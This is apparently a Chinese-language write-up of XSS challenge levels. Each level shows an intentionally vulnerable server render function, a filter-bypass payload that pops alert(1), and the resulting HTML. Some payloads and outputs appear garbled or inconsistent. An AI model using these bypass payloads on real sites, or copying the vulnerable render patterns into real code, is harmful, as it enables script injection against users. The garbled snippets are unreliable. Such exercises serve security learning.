第十七关

?arg01=a&arg02= onmouseover=alert(1)



第一关



input code length: 25

```
1 <script>alert(1)</script>
```

html


```
<div><script>alert(1)</script></div>
```

server code

```
1 function render(input) {  
2   return '<div>' + input + '</div>'  
3 }
```

第二关

闭合



input code length: 37

```
1 </textarea> <script>alert(1) </script>
```

html

```
<textarea></textarea><script>alert(1)</script> <textarea>
```

server code

```
1 function render(input) {  
2   return '<textarea>' + input + '</textarea>'  
3 }
```

第三关

闭合



```
input code length: 27  
1 <>script>alert(1)</script>  
  
html  
<input type="name" value=""><script>alert(1)</script></>
```

```
server code  
1 function render(input) {  
2   return '<input type="name" value="" + input + ">';  
3 }
```

第四关

不要忘了``是可以当小括号使用的



```
input code length: 27  
1 <>script>alert`1`</script>  
  
html  
<>script>alert`1`</script>
```

```
server code  
1 function render(input) {  
2   const stripBracketsRe = /(0|<|>|`)/g  
3   input = input.replace(stripBracketsRe, '')  
4   return input  
5 }
```

第五关

直接复制

svg标签可直接执行实体字符即HTML转义字符，若不添加在前则包含解析script标签内容的编码内容



input code length: 58

```
1 <svg/onload=&#x201d;window.onerror=eval_throw=&#x201d;alert(1)&#x201d;>
```

html

```
<svg/onload=&#x201d;window.onerror=eval_throw=&#x201d;alert(1)&#x201d;>
```

server code

```
1 function render (input) {
2   const stripBracketsRe = /[{}]/g
3   input = input.replace(stripBracketsRe, '')
4   return input
5 }
```

第六关

HTML注释支持以下两种方式：

<!-- xxx -->

<!-- xxx -!> <!-- 以! 开头，以! 结尾对称注释的方式 -!>



input code length: 35

```
1 <!-->
```

html

```
<!-- --> -->
```

server code

```
1 function render (input) {
2   input = input.replace(/-->/g, '🔴')
3   return '<!-- ' + input + ' -->'
4 }
```

第七关

过滤了auto、大于号>、以on开头=等号结尾，将其替换成_，且忽略大小写。但是没有过滤换行，直接可以换行绕过。



input code length: 21

```
1 onmouseover
2 =alert(1)
```

html

```
<input value=1 onmouseover
=alert(1) type="text">
```

server code

```
1 function render (input) {
2   input = input.replace(/auto|on.*=>/ig, '_')
3   return <input value=1 ${input} type="text">
4 }
```